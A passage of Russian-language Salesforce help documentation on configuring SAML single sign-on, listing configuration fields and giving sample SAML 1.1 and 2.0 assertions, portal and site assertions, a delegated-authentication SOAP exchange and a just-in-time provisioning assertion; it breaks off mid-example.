| Сертификат подписи запроса          | Сертификат (сохраненный на странице «Управление сертификатами и ключами»), используется для создания подписи для запроса SAML, отправляемого поставщику удостоверений, при условии, что система Salesforce является поставщиком услуг для входа SAML, инициированного поставщиком услуг. При отсутствии сертификата, сохраненного на странице «Управление сертификатами и ключами», система Salesforce использует по умолчанию глобальный сертификат прокси-сервера. В отличие от глобального сертификата прокси-сервера, сохраненный сертификат подписи позволяет повысить контроль над событиями (например, истечение срока действия сертификата). |
| Метод подписи запроса               | Алгоритм хэширования для зашифрованных запросов (RSA-SHA1 или RSA-SHA256).   |

## ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

## ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»



Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

| Поле  | Описание   |
|---|--|
| Тип удостоверения SAML                                | <p>Элемент утверждения SAML, содержащий строку, которая определяет пользователя Salesforce. Возможные значения:</p> <p><b>Утверждение содержит имя пользователя Salesforce</b><br/>Рекомендуем использовать данный параметр, если поставщик удостоверений передает имя пользователя Salesforce в утверждениях SAML.</p> <p><b>Утверждение содержит код интегрирования из объекта «Пользователь»</b><br/>Рекомендуем использовать данный параметр, если поставщик удостоверений передает идентификатор внешнего пользователя (например, код сотрудника) в утверждении SAML для определения пользователя.</p> <p><b>Утверждение содержит код пользователя из объекта «Пользователь»</b><br/>Рекомендуем использовать данный параметр, если поставщик удостоверений передает идентификатор внутреннего пользователя (например, код пользователя из организации Salesforce) в утверждении SAML для определения пользователя.</p> |
| Расположение удостоверения SAML                       | <p>Местоположение утверждения, определяющее пользователя. Возможные значения:</p> <p><b>Удостоверение находится в элементе NameIdentifier оператора Subject</b><br/>Поле Salesforce Username или FederationIdentifier находится в операторе &lt;Subject&gt; утверждения.</p> <p><b>Удостоверение находится в элементе Attribute</b><br/>Поле Salesforce Username или FederationIdentifier находится в операторе &lt;AttributeValue&gt;, расположенном в операторе &lt;Attribute&gt; утверждения.</p>   |
| Имя атрибута  | <p>При выборе значения «Удостоверение находится в элементе Attribute» данное поле содержит значение AttributeName, указанное в операторе &lt;Attribute&gt;, содержащем код пользователя.</p>   |
| URI атрибута  | <p>При выборе версии SAML 1.1 и значения «Удостоверение находится в элементе Attribute» данное поле содержит значение AttributeNamespace, указанное в операторе &lt;Attribute&gt;.</p>   |
| Формат кода имени                                     | <p>При выборе версии SAML 2.0 и значения «Удостоверение находится в элементе Attribute» данное поле содержит значение для элемента nameid-format. Возможные значения: unspecified, emailAddress и persistent. Все возможные значения см. в разделе Name Identifier Format Identifiers документа <a href="#">Assertions and Protocols SAML 2.0 specification</a>.</p>   |
| Связывание запросов, инициированных поставщиком услуг | <p>При использовании функции «Мой домен» выберите механизм связывания, запрашиваемый поставщиком удостоверений для сообщений SAML. Возможные значения:</p> <p><b>HTTP POST</b><br/>Связывание «HTTP POST» отправляет сообщения SAML посредством HTML-форм, закодированных в base64.</p> <p><b>Переадресация HTTP</b><br/>Связывание «Переадресация HTTP» отправляет сообщения SAML, закодированные в base64 и URL, посредством параметров URL-адреса.</p>  |

| Поле  | Описание   |
|---|--|
|   | Независимо от выбранного способа связывания запросов, ответ SAML всегда использует связывание «HTTP POST».   |
| URL-адрес входа для поставщика удостоверений  | <p>Только для SAML 2.0: URL-адрес, используемый системой Salesforce для отправки запроса SAML на запуск процесса входа.</p> <p>При наличии развернутых <a href="#">доменов</a> и значения, заданного для данного поля, запросы на вход обычно отправляются по адресу, заданному данным полем. Чтобы пропустить данное значение (например, если поставщик удостоверений не отвечает), добавьте параметр <code>login</code> в строку запроса для страницы входа. Например:<br/> <code>http://mydomain.my.salesforce.com?login</code>.</p> <p> <b>Прим.:</b> Данное поле доступно в организациях Developer Edition и безопасных организациях по умолчанию, а в производственных организациях только при использовании функции «Мой домен». Данное поле не отображается в пробных организациях или связанных безопасных средах.</p> |
| URL-адрес выхода для поставщика удостоверений | <p>Только для SAML 2.0: URL-адрес, на который перенаправляется пользователь при выборе ссылки «<b>Выход</b>» в системе Salesforce. Значение по умолчанию:<br/> <code>http://www.salesforce.com</code>.</p> <p> <b>Прим.:</b> Данное поле доступно в организациях Developer Edition и безопасных организациях по умолчанию, а в производственных организациях только при использовании функции «Мой домен». Данное поле не отображается в пробных организациях или связанных безопасных средах.</p>  |
| URL-адрес входа Salesforce                    | URL-адрес, связанный со входом для процесса единой регистрации веб-обозревателя.   |
| Конечная точка маркера OAuth 2.0              | Только для SAML 2.0: URL-адрес ACS, используемый API при включении системы Salesforce в качестве поставщика удостоверений в процессе утверждения OAuth единой веб-регистрации.   |
| URL-адрес настраиваемой ошибки                | URL-адрес страницы для переадресации пользователей при возникновении ошибки входа SAML. Данная страница должна быть общедоступной (например, страница Visualforce на общедоступном сайте). URL-адрес может быть абсолютным или относительным.  |

### Значения URL-адресов начальной страницы, а также страниц входа и выхода

Помимо сведений, используемых во время единой регистрации, поставщик удостоверений может настроить начальную страницу, а также страницы входа и выхода. Данные страницы могут быть заданы самостоятельно при [настройке функции единой регистрации](#).

Ниже приведены сведения, которые могут быть полезны поставщику удостоверений при настройке данных страниц.

- Спецификация SAML поддерживает HTML-форму, используемую для передачи утверждения SAML посредством HTTPS POST.
- При использовании SAML 1.1 поставщик удостоверений SAML может внедрять пары «имя-значение» в поле TARGET для передачи данных дополнительных сведений в систему Salesforce, дополненных специальным отформатированным URL-адресом, который содержит закодированные параметры.

- URL-адрес для SAML 1.1, подлежащий добавлению в поле TARGET, выглядит следующим образом:  
`https://saml.salesforce.com/?`.
- При использовании SAML 2.0 поставщики удостоверений используют взамен поля TARGET оператор `<AttributeStatement>` утверждения SAML для ввода дополнительной информации.
- Ниже перечислены параметры, поддерживаемые системой Salesforce.
  - 📌 **Прим.:** При использовании SAML 1.1 данные параметры должны быть закодированы. Данный алгоритм позволяет корректно обрабатывать URL-адреса, переданные в качестве значений, которые содержат собственные параметры. При использовании SAML 2.0 данные параметры являются частью оператора `<AttributeStatement>`.
  - `ssoStartPage`: страница, на которую должен быть перенаправлен пользователь при попытке входа посредством SAML. Данная страница открывается при запросе защищенного ресурса в системе Salesforce без активного сеанса. Страница `ssoStartPage` должна соответствовать странице входа поставщика удостоверений SAML.
  - `startURL`: URL-адрес, на который перенаправляется пользователь после успешной регистрации. Данный URL-адрес может быть абсолютным (например, `https://na1.salesforce.com/001/o`) или относительным (например, `/001/o`). Данный параметр используется только в SAML 1.1. Если поставщик удостоверений использует SAML 2.0, то начальный URL-адрес — это страница, которую пытается открыть непроверенный пользователь.
  - `logoutURL`: URL-адрес, на который перенаправляется пользователь при выборе ссылки «Выход» в системе Salesforce. Значение по умолчанию: `http://www.salesforce.com`.

Ниже приведен пример поля TARGET для SAML 1.1, содержащего правильно закодированные параметры. Поле передает настраиваемую начальную страницу, а также URL-адреса входа и выхода, внедренные в качестве значений параметра в строку запроса.

```
https://saml.salesforce.com/?ssoStartPage=https%3A%2F%2Fwww.customer.org%2Flogin%2F&startURL=%2F001%2Fo&logoutURL=http%3A%2F%2Fwww.salesforce.com
```

Ниже приведен пример оператора `<AttributeStatement>` для SAML 2.0, содержащего параметры `ssoStartPage` и `logoutURL`.

```
<saml:AttributeStatement>
  <saml:Attribute Name="ssoStartPage"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:anyType">
    http://www.customer.org
  </saml:AttributeValue>
</saml:Attribute>

  <saml:Attribute Name="logoutURL"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">
  <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
    https://www.salesforce.com
  </saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
```

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)



## Настройка начальной страницы, страниц ошибок, входа и выхода SAML

Начальная страница, а также страницы ошибок, входа и выхода, могут быть настроены для единой регистрации пользователей посредством SAML 1.1 или 2.0. Ниже перечислены компоненты, которые должны быть настроены в рамках конфигурации.

- Если поставщик удостоверений использует SAML 1.1, то URL-адрес, на который перенаправляется пользователь после успешной единой регистрации (называется начальной страницей). Данный URL-адрес может быть абсолютным (например, `https://na1.salesforce.com/001/o`) или относительным (например, `/001/o`). Данный URL-адрес должен быть конечной точкой, принимающей запросы на проверку подлинности SAML.

Если поставщик удостоверений использует SAML 2.0, то начальная страница — это страница, которую пытается открыть непроверенный пользователь. Начальная страница SAML 2.0 должна поддерживать единую регистрацию, инициированную поставщиком услуг.

При использовании SAML 2.0 параметр `RelayState` позволяет определить адрес, на который перенаправляются пользователи при успешном входе.

- Начальная страница единой регистрации, используемая системой Salesforce для отправки запроса SAML на запуск процесса входа.

Помимо начальной страницы единой регистрации, рекомендуем также выбрать страницу выхода, открывающуюся при выходе пользователя или истечении времени сеанса. В противном случае пользователь перенаправляется на общую страницу входа Salesforce.

- URL-адрес, на который перенаправляется пользователь при выборе ссылки «Выход» в системе Salesforce (называется страницей выхода). Если функция «Мой домен» выключена, то по умолчанию используется URL-адрес `https://login.salesforce.com`. В противном случае, по умолчанию используется URL-адрес `https://настраиваемый_домен.my.salesforce.com`.

При использовании SAML 2.0 данные значения могут быть заданы во время настройки функции единой регистрации или поставщиком удостоверений в утверждении SAML или URL-адресе входа. Порядок очередности:

1. Сеансовый cookie-файл (если вход в систему Salesforce выполняется при наличии cookie-файла, то система использует страницы входа и выхода, заданные сеансовым cookie-файлом).
2. Значения, переданные поставщиком удостоверений.
3. Значения со страницы конфигурации единой регистрации.

Значения, которые не подлежат добавлению в конфигурацию единой регистрации, должны быть переданы поставщику удостоверений. Поставщик удостоверений должен [использовать данные значения](#) в URL-адресе входа или утверждении.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»



При необходимости выберите страницу настраиваемой ошибки, открывающуюся при наличии ошибки входа SAML. Данная страница должна быть общедоступной (например, страница Visualforce на общедоступном сайте). URL-адрес может быть абсолютным или относительным. Рекомендуем использовать данное значение для [настройки SAML](#).

СМ. ТАКЖЕ:

[Общие сведения о SAML](#)

## Примеры утверждений SAML

Предоставьте поставщику удостоверений доступ к примерам утверждений SAML, позволяющим определить формат данных, который требуется системе Salesforce для успешной единой регистрации. Утверждение должно быть подписано согласно [спецификации XML Signature](#) посредством RSA и SHA-1 или SHA-256.

Помимо общих примеров для SAML 1.1 и SAML 2.0, ниже перечислены некоторые специализированные примеры.

- [утверждения для порталов](#)
- [утверждения для сайтов](#)
- [сообщение SOAP для делегированной проверки подлинности](#)
- [утверждение для своевременной инициализации](#)

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Интегрированная проверка подлинности доступна в версиях: **все** версии.

Делегированная проверка подлинности доступна в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com Edition**.

Поставщики проверки подлинности доступны в версиях: **Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра параметров:

- «Просмотр настройки и конфигурации»

Для редактирования параметров:

- «Настройка приложения»

И

«Изменение всех данных»

**Тип кода пользователя SAML** — это имя пользователя Salesforce, а местоположение кода пользователя SAML — это элемент `<NameIdentifier>` в элементе `<Subject>`.

SAML 1.1:

```
<Subject>
  <NameIdentifier>user101@salesforce.com</NameIdentifier>
</Subject>
```

SAML 2.0:

```
<saml:Subject>
  <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">user101@salesforce.com</saml:NameID>

  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
    <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:44:24.173Z"
Recipient="http://localhost:9000"/>
  </saml:SubjectConfirmation>
</saml:Subject>
```

**Тип кода пользователя SAML** — это имя пользователя Salesforce, а местоположение кода пользователя SAML — это элемент `<Attribute>`.

SAML 1.1:

```
<AttributeStatement>
  <Subject>
    <NameIdentifier>this value doesn't matter</NameIdentifier>
    <SubjectConfirmation>
      <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>
    </SubjectConfirmation>
  </Subject>
  <Attribute AttributeName="MySfdcName" AttributeNamespace="MySfdcURI">
    <AttributeValue>user101@salesforce.com</AttributeValue>
  </Attribute>
</AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
  <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_USERNAME"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
    <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
      user101@salesforce.com
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

**Тип кода пользователя SAML** — это поле `FederationIdentifier` объекта Salesforce «Пользователь», а местоположение кода пользователя SAML — это элемент `<NameIdentifier>` в элементе `<Subject>`.

SAML 1.1:

```
<AttributeStatement>
  <saml:Subject>
    <saml:NameIdentifier Format="urn:oasis:names:tc:SAML:1.0:assertion">
```

```
NameQualifier="www.saml_assertions.com">
  MyName
</saml:NameIdentifier>
</saml:Subject>
</AttributeStatement>
```

SAML 2.0:

```
<saml:Subject>
  <saml:NameID
Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">MyName</saml:NameID>
  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
    <saml:SubjectConfirmationData NotOnOrAfter="2008-06-26T02:48:25.730Z"
Recipient="http://localhost:9000/">
  </saml:SubjectConfirmation>
</saml:Subject>
```



**Прим.:** Идентификатором имени может быть любая произвольная строка, включая адреса эл. почты или строки числовых кодов.

**Тип кода пользователя SAML** — это поле **FederationIdentifier** объекта Salesforce «Пользователь», а **местоположение кода пользователя SAML** — это элемент **<Attribute>**.

SAML 1.1:

```
<AttributeStatement>
  <Subject>
    <NameIdentifier>who cares</NameIdentifier>
    <SubjectConfirmation>
      <ConfirmationMethod>urn:oasis:names:tc:SAML:1.0:cm:bearer</ConfirmationMethod>
    </SubjectConfirmation>
  </Subject>
  <Attribute AttributeName="MyName" AttributeNamespace="MyURI">
    <AttributeValue>user101</AttributeValue>
  </Attribute>
</AttributeStatement>
```

SAML 2.0:

```
<saml:AttributeStatement>
  <saml:Attribute FriendlyName="fooAttrib" Name="SFDC_ATTR"
NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
    <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xsi:type="xs:string">
      user101
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
```

**Тип кода пользователя SAML** — это имя пользователя Salesforce, а **местоположение кода пользователя SAML** — это элемент **<NameIdentifier>** в элементе **<Subject>**.

Ниже приведен полный ответ SAML для SAML 2.0.

```
<samlp:Response ID="_257f9d9e9fa14962c0803903a6ccad931245264310738"
IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
<saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
```

```

    https://www.salesforce.com
  </saml:Issuer>

  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>

  <saml:Assertion ID="_3c39bc0fe7b13769cab2f6f45eba801b1245264310738"
    IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
    <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com
    </saml:Issuer>

    <saml:Signature>
      <saml:SignedInfo>
        <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#"/>
        <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1"/>

        <saml:Reference URI="#_3c39bc0fe7b13769cab2f6f45eba801b1245264310738">
          <saml:Transforms>
            <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature"/>
            <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
              <ec:InclusiveNamespaces PrefixList="ds saml xs"/>
            </saml:Transform>
          </saml:Transforms>
          <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1"/>
          <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
          </saml:DigestValue>
        </saml:Reference>
      </saml:SignedInfo>
      <saml:SignatureValue>
        AzID5hhJeJlG2llUDvZswNurlrPtR7S37QYH2W+Unln8c6kTC
        Xr/lihEKpCA2Pzt86eBntFBVDWTRLh/W3yUgGOqQBJMFOVbhK
        M/CbLHbBUVT5TcxIqvsNvIFdjIGNkflW0SBqRKZQJ6tzxCCLo
        9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CLlrRaGeyX
        3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRS1CI4e
        Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
        Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
      </saml:SignatureValue>
      <saml:KeyInfo>
        <saml:X509Data>
          <saml:X509Certificate>
            MIIEATCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
            [Certificate truncated for readability...]
          </saml:X509Certificate>
        </saml:X509Data>
      </saml:KeyInfo>
    </saml:Signature>

    <saml:Subject>
      <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">
        saml01@salesforce.com
      </saml:NameID>
    </saml:Subject>
  </saml:Assertion>

```

```
</saml:NameID>

<saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
<saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:50:10.738Z"
  Recipient="https://login.salesforce.com"/>
</saml:SubjectConfirmation>
</saml:Subject>

<saml:Conditions NotBefore="2009-06-17T18:45:10.738Z"
  NotOnOrAfter="2009-06-17T18:50:10.738Z">

  <saml:AudienceRestriction>
    <saml:Audience>https://saml.salesforce.com</saml:Audience>
  </saml:AudienceRestriction>
</saml:Conditions>

<saml:AuthnStatement AuthnInstant="2009-06-17T18:45:10.738Z">
  <saml:AuthnContext>
    <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified
    </saml:AuthnContextClassRef>
  </saml:AuthnContext>
</saml:AuthnStatement>

<saml:AttributeStatement>

  <saml:Attribute Name="portal_id">
    <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
    </saml:AttributeValue>
  </saml:Attribute>

  <saml:Attribute Name="organization_id">
    <saml:AttributeValue xsi:type="xs:anyType">00DD00000000F7L5
    </saml:AttributeValue>
  </saml:Attribute>

  <saml:Attribute Name="ssostartpage"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

    <saml:AttributeValue xsi:type="xs:anyType">
      http://www.salesforce.com/security/saml/saml20-gen.jsp
    </saml:AttributeValue>
  </saml:Attribute>

  <saml:Attribute Name="logouturl"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

    <saml:AttributeValue xsi:type="xs:string">
      http://www.salesforce.com/security/del_auth/SsoLogoutPage.html
    </saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>
```

## Примеры утверждений SAML для порталов

Пример ниже содержит атрибуты portal\_id и organization\_id в операторе утверждения SAML.

```
<saml:AttributeStatement>
  <saml:Attribute Name="portal_id">
    <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ</saml:AttributeValue>
  </saml:Attribute>

  <saml:Attribute Name="organization_id">
    <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7P5</saml:AttributeValue>

  </saml:Attribute>
</saml:AttributeStatement>
```

Ниже приведен полный оператор утверждения SAML, который может использоваться для единой регистрации на порталах. Организация использует интегрированную регистрацию, которая добавляется в атрибут (см. `<saml:AttributeStatement>`, выделенный в утверждении жирным шрифтом), а не тему.

```
<samlp:Response ID="_f97faa927f54ab2c1fef230eee27cba21245264205456"
  IssueInstant="2009-06-17T18:43:25.456Z" Version="2.0">
  <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
    https://www.salesforce.com</saml:Issuer>

  <samlp:Status>
    <samlp:StatusCode Value="urn:oasis:names:tc:SAML:2.0:status:Success"/>
  </samlp:Status>

  <saml:Assertion ID="_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456"
    IssueInstant="2009-06-17T18:45:10.738Z" Version="2.0">
    <saml:Issuer Format="urn:oasis:names:tc:SAML:2.0:nameid-format:entity">
      https://www.salesforce.com
    </saml:Issuer>

    <saml:Signature>
      <saml:SignedInfo>
        <saml:CanonicalizationMethod
Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#" />
        <saml:SignatureMethod Algorithm="http://www.w3.org/2000/09/xmldsig#rsa-sha1" />

        <saml:Reference URI="#_f690da2480a8df7fcc1cbee5dc67dbbb1245264205456">
          <saml:Transforms>
            <saml:Transform
Algorithm="http://www.w3.org/2000/09/xmldsig#enveloped-signature" />
            <saml:Transform Algorithm="http://www.w3.org/2001/10/xml-exc-c14n#">
              <ec:InclusiveNamespaces PrefixList="ds saml xs" />
            </saml:Transform>
          </saml:Transforms>
          <saml:DigestMethod Algorithm="http://www.w3.org/2000/09/xmldsig#sha1" />
          <saml:DigestValue>vzR9Hfp8d16576tEDeq/zhpmLoo=
          </saml:DigestValue>
        </saml:Reference>
      </saml:SignedInfo>
      <saml:SignatureValue>
        AzID5hhJeJlG21lUDvZswNUrlrPtr7S37QYH2W+Un1n8c6kTC
```

```

Xr/lihEKPCa2PZt86eBntFBVDWTRlh/W3yUgGOqQBjMFOVbhK
M/CbLHbBUVT5TcxIqvsNvIFdjIGNkf1W0SBqRKZOJ6tzxCcLo
9dXqAyAUkqDpX5+AyltwrdCPNmncUM4dtRPjI05CL1rRaGeyX
3kkqOL8p0vjm0fazU5tCAJLbYuYgU1LivPSahWNcpvRS1CI4e
Pn2oiVDyrcc4et12inPMTc2lGIWWWWJyHOPSiXRSkEAIwQVjf
Qm5cpli44Pv8FCrdGWpEE0yXsPBvDkM9jIzwCYGG2fKaLBag==
</saml:SignatureValue>
<saml:KeyInfo>
  <saml:X509Data>
    <saml:X509Certificate>
      MIIETCCAumgAwIBAgIBBTANBgkqhkiG9w0BAQ0FADCBgzELM
      Certificate truncated for readability...
    </saml:X509Certificate>
  </saml:X509Data>
</saml:KeyInfo>
</saml:Signature>

<saml:Subject>
  <saml:NameID Format="urn:oasis:names:tc:SAML:1.1:nameid-format:unspecified">null

  </saml:NameID>

  <saml:SubjectConfirmation Method="urn:oasis:names:tc:SAML:2.0:cm:bearer">
  <saml:SubjectConfirmationData NotOnOrAfter="2009-06-17T18:48:25.456Z"
    Recipient="https://login.salesforce.com/?saml=02HKiPoin4f49GRMsOdFmhTgi
    _OnR7BBAflopdnD3gtixujECWpxr9klAw"/>
  </saml:SubjectConfirmation>
</saml:Subject>

<saml:Conditions NotBefore="2009-06-17T18:43:25.456Z"
  NotOnOrAfter="2009-06-17T18:48:25.456Z">

  <saml:AudienceRestriction>
    <saml:Audience>https://saml.salesforce.com</saml:Audience>
  </saml:AudienceRestriction>
</saml:Conditions>

<saml:AuthnStatement AuthnInstant="2009-06-17T18:43:25.456Z">

  <saml:AuthnContext>
    <saml:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:unspecified

    </saml:AuthnContextClassRef>
  </saml:AuthnContext>
</saml:AuthnStatement>

<saml:AttributeStatement>

  <saml:Attribute FriendlyName="Friendly Name" Name="federationId"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
    <saml:AttributeValue xsi:type="xs:string">saml_portal_user_federation_id
  </saml:AttributeValue>
    <saml:AttributeValue xsi:type="xs:string">SomeOtherValue
  </saml:AttributeValue>

```

```

</saml:Attribute>

<saml:Attribute Name="portal_id">
  <saml:AttributeValue xsi:type="xs:anyType">060D00000000SHZ
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="organization_id">
  <saml:AttributeValue xsi:type="xs:anyType">00DD0000000F7Z5
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="ssostartpage"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">

  <saml:AttributeValue xsi:type="xs:anyType">
    http://www.salesforce.com/qa/security/saml/saml20-gen.jsp
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="logouturl"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:uri">

  <saml:AttributeValue xsi:type="xs:string">
    http://www.salesforce.com/qa/security/del_auth/SsoLogoutPage.html
  </saml:AttributeValue>
</saml:Attribute>
</saml:AttributeStatement>
</saml:Assertion>
</samlp:Response>

```

### Пример утверждения SAML для сайтов

Пример ниже содержит атрибуты portal\_id, organization\_id и siteurl в операторе утверждения SAML.

```

<saml:AttributeStatement>
  <saml:Attribute Name="portal_id">
    <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:type="xs:anyType">060900000004cDk
    </saml:AttributeValue>
  </saml:Attribute>
  <saml:Attribute Name="organization_id">
    <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:type="xs:anyType">00D900000008bX0
    </saml:AttributeValue></saml:Attribute>
  <saml:Attribute Name="siteurl">
    <saml:AttributeValue xmlns:xs="http://www.w3.org/2001/XMLSchema"
      xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
      xsi:type="xs:anyType">https://apl.force.com/mySuffix</saml:AttributeValue>
  </saml:Attribute>
</saml:AttributeStatement>

```



**Пример сообщения SOAP для делегированной проверки подлинности**

Сервер Salesforce отправляет запрос SOAP 1.1 для проверки подлинности пользователя, передающего регистрационные данные, в рамках единой регистрации с делегированной проверкой подлинности. Пример данного типа запроса см. ниже. Веб-служба единой регистрации должна принять и обработать данный запрос, а затем вернуть ответ «истина» или «ложь».

**Пример запроса**

```
<?xml version="1.0" encoding="UTF-8" ?>
<soapenv:Envelope
  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Body>
    <Authenticate xmlns="urn:authentication.soap.sforce.com">
      <username>sampleuser@sample.org</username>
      <password>myPassword99</password>
      <sourceIp>1.2.3.4</sourceIp>
    </Authenticate>
  </soapenv:Body>
</soapenv:Envelope>
```

**Пример ответного сообщения**

```
<?xml version="1.0" encoding="UTF-8"?>
<soapenv:Envelope
  xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/">
  <soapenv:Body>
    <AuthenticateResult xmlns="urn:authentication.soap.sforce.com">
      <Authenticated>false</Authenticated>
    </AuthenticateResult>
  </soapenv:Body>
</soapenv:Envelope>
```

**Пример утверждения SAML для своевременной инициализации**

Ниже приведен пример утверждения SAML для своевременной инициализации.

```
<saml:AttributeStatement>

  <saml:Attribute Name="User.Username"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
    <saml:AttributeValue xsi:type="xs:anyType">testuser@123.org
    </saml:AttributeValue>
  </saml:Attribute>

  <saml:Attribute Name="User.Phone"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
    <saml:AttributeValue xsi:type="xs:anyType">415-123-1234
    </saml:AttributeValue>
  </saml:Attribute>

  <saml:Attribute Name="User.FirstName"
    NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
    <saml:AttributeValue xsi:type="xs:anyType">Testuser
    </saml:AttributeValue>
```

```
</saml:Attribute>

<saml:Attribute Name="User.LanguageLocaleKey"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">en_US
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CompanyName"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">Salesforce.com
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.Alias"
  NameFormat="urn:oasis:names:tc:SAML:2.0:attrname-format:unspecified">
  <saml:AttributeValue xsi:type="xs:anyType">tlee2
  </saml:AttributeValue>
</saml:Attribute>

<saml:Attribute Name="User.CommunityNickname"
